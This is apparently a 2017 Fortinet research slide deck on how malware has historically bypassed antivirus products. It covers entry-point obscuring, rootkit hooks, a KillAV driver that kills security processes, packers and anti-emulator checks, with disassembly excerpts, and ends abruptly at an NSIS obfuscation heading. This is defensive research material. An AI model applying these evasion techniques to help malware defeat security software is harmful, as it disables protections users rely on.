Breaking Security Software Protections from the past to present

The Dawn of AV Self-Protection

25 August 2017

Introduction


- Yang YongJian
- Antivirus Manager @ Fortinet's FortiGuard Labs
- Focusing on malware analysis and virus research
- Technique support and antivirus responsibility for customer

- Wayne Low (@x9090)
- Security Researcher @ Fortinet's FortiGuard Labs
- Focusing on Windows exploit and vulnerability research
  - » Microsoft Office
  - » Windows Kernel
  - » Fuzzing techniques
- Focusing on 0-day sample discovery
- Fortinet's Blog https://blog.fortinet.com

Agenda


- Review the history of AV detection bypass
  - » the development of the technologies which were used by the malware to bypass Anti-Virus products in the past.
- Dridex's AV exploit & Security bypass vulnerabilities
  - » Dridex deployed multiple techniques in an attempt to bypass the protections of various security products
- What is Self-Protection
- Self-Protection Internal
- Breaking Self-protection
  - » Case-studies and demonstrations to show how to defeat AV self-protection on different security products

Virus & Anti-Virus



- AV bypassing is an infinite war between AV vendors and malware actors.

Traditional Anti-Virus Technology




Bypass technologies in past

- Junk code
- Encryption
- EPO
- KillAV
- Obfuscator
- Packer
- Anti-Emulator


Entry-Point Obscuring (EPO)

- The EPO virus obscures its own entry point by finding a call instruction in the targeted PE file and “hijacking” the call so that the virus code is called instead.
- Widely used by infector virus Sality, Virtut and Expiro.




Rootkit technologies

- Hook technologies
  - » Object hook
  - » IAT hook
  - » EAT hook
  - » Inline-hook
  - » SSDT hook
  - » IDT hook
  - » IRP hook
  - » SYSENTER hook




KillAV

- Kill AV in Ring0 level.
  - » Drop and copy nmiuiy.sys to “C:\Windows\System32\drivers ” folder.
  - » Register the sys file as system service.
  - » Hook SSDT, search AV list and kill the AV processes.



Bypass technologies in past



Obfuscator

Instruction level obfuscator

- Conficker


Virtual environment confrontation obfuscator

- FakeAV


NSIS obfuscator

- Locky & Cerber Ransomware

Packer


00403258 push edi
00403259 mov edx, [esp+4+arg_0]
0040325D sub edx, 13Eh
00403263 lea edi, unk_433564
00403269 mov eax, off_42C554[edx]
0040326F mov ecx, 28B3h
00403274 add ecx, eax
00403276 sub ecx, [edi]
00403278 mov eax, ecx
0040327A pop edi
0040327B retn 4
00408365 mov [esp+18h+arg_58], eax
00408369 push 119h
0040836E call sub_402DB3
00408373 mov dword_43363C, eax
00408378 push 1
0040837A call sub_40803A
0040837F mov [esp+18h+arg_4C], eax
00408383 mov edi, dword_433640
00408389 sub esp, 8
0040838C push edi
0040838D call sub_403258
00408392 mov dword_433654, eax
00408397 push 125h
0040839C call sub_402DB3
004083A1 jmp loc_408D0B
00402DB3 push esi
00402DB4 push ebx
00402DB5 mov ebx, [esp+8+arg_0]
00402DB9 sub ebx, 0FDh
00402DBF mov eax, dword_437298[ebx]
00402DC5 lea edx, dword_433530
00402DCB mov esi, 2FBDh
00402DD0 xor esi, eax
00402DD2 add esi, [edx+18h]
00402DD5 sub esi, [edx+44h]
00402DD8 mov eax, esi
00402DDA pop ebx
00402DDB pop esi
00402DDC retn 4
00408F7E mov dword_433660, eax
00408F83 push 19Ah
00408F88 call sub_403258
00408F8D mov dword_433668, eax
00408F92 push 14Ah
00408F97 call sub_403258
00408F9C jmp loc_4090F6
00408D0B ; START OF FUNCTION CHUNK FOR sub_408CB4
00408D0B
00408D0B loc_408D0B:
00408D0B mov [esp+20h+arg_5C], eax
00408D12 push 55F05307h
00408D17 call sub_40390E
00408D1C push 20h
00408D1E call sub_408F7E
00408D23 mov dword ptr [ebp-380h], 1D0h
00408D2D sub esp, 0Ch
00408D30 call sub_402BF3
00408D35 mov dword_433664, eax
00408D3A push 8Ah
00408D3F call sub_40383C
00408D44 mov [esp+8+arg_4], eax
00408D48 push dword_433670
00408D4E call sub_403258
00408D53 mov dword_433648, eax
00408D58 push 1D4h
00408D5D call sub_402BF3
00408D62 mov [esp+8], eax
00408D66 push 3Ch
00408D68 call sub_402D8E
00408D6D mov dword_433658, eax
00408D72 push 96h
00408D77 call sub_40383C
00408D7C mov [esp+8+arg_58], eax
00408D80 push 0FFF58CCFh
00408D85 call sub_402DFF
0040390E push edi
0040390F push ebp
00403910 mov ebp, esp
00403912 mov edi, 55ED427Ah
00403917 sub edi, [ebp+arg_0]
0040391A lea edi, [edi+638A6h]
00403920 add edi, (offset loc_403005+3)
00403926 mov eax, edi
00403928 pop ebp
00403929 pop edi
0040392A retn 4
00402BF3 push edi
00402BF4 mov edx, [esp+4+arg_0]
00402BF8 sub edx, 1B4h
00402BFE lea ecx, unk_433534
00402C04 mov eax, dword_4359D8[edx]
00402C0A mov edi, 1987DBh
00402C0F sub edi, eax
00402C11 add edi, [ecx]
00402C13 mov eax, edi
00402C15 pop edi
00402C16 retn 4
0040383C push esi
0040383D mov edx, [esp+4+arg_0]
00403841 sub edx, 2Ah
00403844 lea ecx, unk_433594
0040384A mov eax, dword_435F38[edx]
00403850 mov esi, 134E3Ch
00403855 sub esi, eax
00403857 add esi, [ecx]
00403859 add esi, offset loc_403E9C
0040385F mov eax, esi
00403861 pop esi
00403862 retn 4
00402D8E push edi
00402D8F push ebx
00402D90 mov ebx, [esp+8+arg_0]
00402D94 sub ebx, 30h
00402D97 mov eax, dword_4327EC[ebx]
00402D9D lea edi, unk_43356C
00402DA3 mov ecx, 2416B5h
00402DA8 sub ecx, eax
00402DAA add ecx, [edi]
00402DAC mov eax, ecx
00402DAE pop ebx
00402DAF pop edi
00402DB0 retn 4
00402DFF push esi
00402E00 push ebp
00402E01 mov ebp, esp
00402E03 mov ecx, 141003h
00402E08 sub ecx, [ebp+arg_0]
00402E0B lea esi, dword_433530
00402E11 mov edx, [esi+2Ch]
00402E14 xor ecx, edx
00402E16 mov eax, [esi+54h]
00402E19 xor ecx, eax
00402E1B sub ecx, [esi+6Ch]
00402E1E add ecx, offset loc_403088
00402E24 mov eax, ecx
00402E26 pop ebp
00402E27 pop esi
00402E28 retn 4

Obfuscator



Obfuscator

Anti-Emulator

```
0x0040b0eb: KERNEL32!QueryDosDeviceA("nkpcbwnJXe", "", 0x0000000f)
0x0040b10d: KERNEL32!GetSystemTime(0x0040bc1f)
0x0040b126: KERNEL32!SetCurrentDirectoryA("eYZARkdJPkJTTK")
0x004017e7: KERNEL32!GetModuleFileNameA("<Unknown>", "", 0x00000008)
0x0040312e: KERNEL32!GetModuleFileNameA("<Unknown>", "", 0x00000008)
0x0040317e: KERNEL32!lstrcmpiA("yDGGWuZSP", "yDGGWuZSP")
0x00405b61: KERNEL32!SetCurrentDirectoryA("eYZARkdJPkJTTK")
0x00405c05: KERNEL32!VirtualQueryEx(0xffffffff, 0x00000000, 0x0040bbd3, 0x0000001c)
0x00405c1d: KERNEL32!SetCurrentDirectoryA("eYZARkdJPkJTTK")
0x00405c48: KERNEL32!FindResourceA(0x00000000, "iiHLWrew", "mmQcopKSCH")
0x004062a7: KERNEL32!GetVolumePathNameA("QMDDmUfUTEWyhb", "", 0x0000000d)
0x004062ce: KERNEL32!SetCurrentDirectoryA("eYZARkdJPkJTTK")
0x00402f2c: KERNEL32!SetFileAttributesA("IpDEvnXp", 0x00000004)
0x00402f4e: KERNEL32!InitializeCriticalSection(0x0040bc91)
0x0040b437: KERNEL32!GetModuleFileNameA("<Unknown>", "", 0x00000008)
0x0040b4b3: KERNEL32!FileTimeToLocalFileTime(0x0040bcb6, 0x0040bcbe)
0x0040adea: KERNEL32!SetCurrentDirectoryA("eYZARkdJPkJTTK")
0x00403c0f: KERNEL32!SetCurrentDirectoryA("eYZARkdJPkJTTK")
0x004029e9: KERNEL32!VirtualQueryEx(0xffffffff, 0x00000000, 0x0040bbd3, 0x0000001c)
0x004056fc: KERNEL32!GetModuleFileNameA("<Unknown>", "", 0x00000008)
0x0040a49c: KERNEL32!GetModuleFileNameA("<Unknown>", "", 0x00000008)
0x00409075: KERNEL32!GetModuleFileNameA("<Unknown>", "", 0x00000008)
0x00403029: KERNEL32!SetCurrentDirectoryA("eYZARkdJPkJTTK")
```

```
00409D54:  6a02          push 0x2
00409D6A:  68a8bb4000    push dword 0x40bba8
00409D7E:  ff159cbb4000  call dword [user32.dll!GetCursorPos]  ; [user32.dll!GetCursorPos (0x40bb9c)]=0x77d152c2
00409D96:  6a08          push 0x8
00409D98:  6889bc4000    push dword 0x40bc89
00409D9D:  687dbc4000    push dword 0x40bc7d
00409DA2:  ff1548504000  call dword [KERNEL32.dll!GetEnvironmentVariableA]  ; [KERNEL32.dll!GetEnvironmentVariableA
00409DA8:  83f800        cmp eax, 0x0
00409DAB:  0f85eeabffff  jne dword 0x40499f ;1
00409DC3:  ff0c24        dec dword [esp]                ; [0x15ff48]=0x0
00409DC6:  75a2          jne 0x409d6a ;2
00409E64:  68b0bb4000    push dword 0x40bbb0
00409E7B:  ff159cbb4000  call dword [user32.dll!GetCursorPos]  ; [user32.dll!GetCursorPos (0x40bb9c)]=0x77d152c2
00409EAA:  8b1db4bb4000  mov ebx, [0x40bbb4]            ; [0x40bbb4]=0xa
00409F31:  2b1dacbb4000  sub ebx, [0x40bbac]            ; [0x40bbac]=0xa
00409F37:  0f84b1feffff  je dword 0x409dee ;3
00409F4F:  e92df4ffff    jmp dword 0x409381 ;4
```

Call GetCursorPos

Go On

Obfuscator

NSIS script obfuscation

```
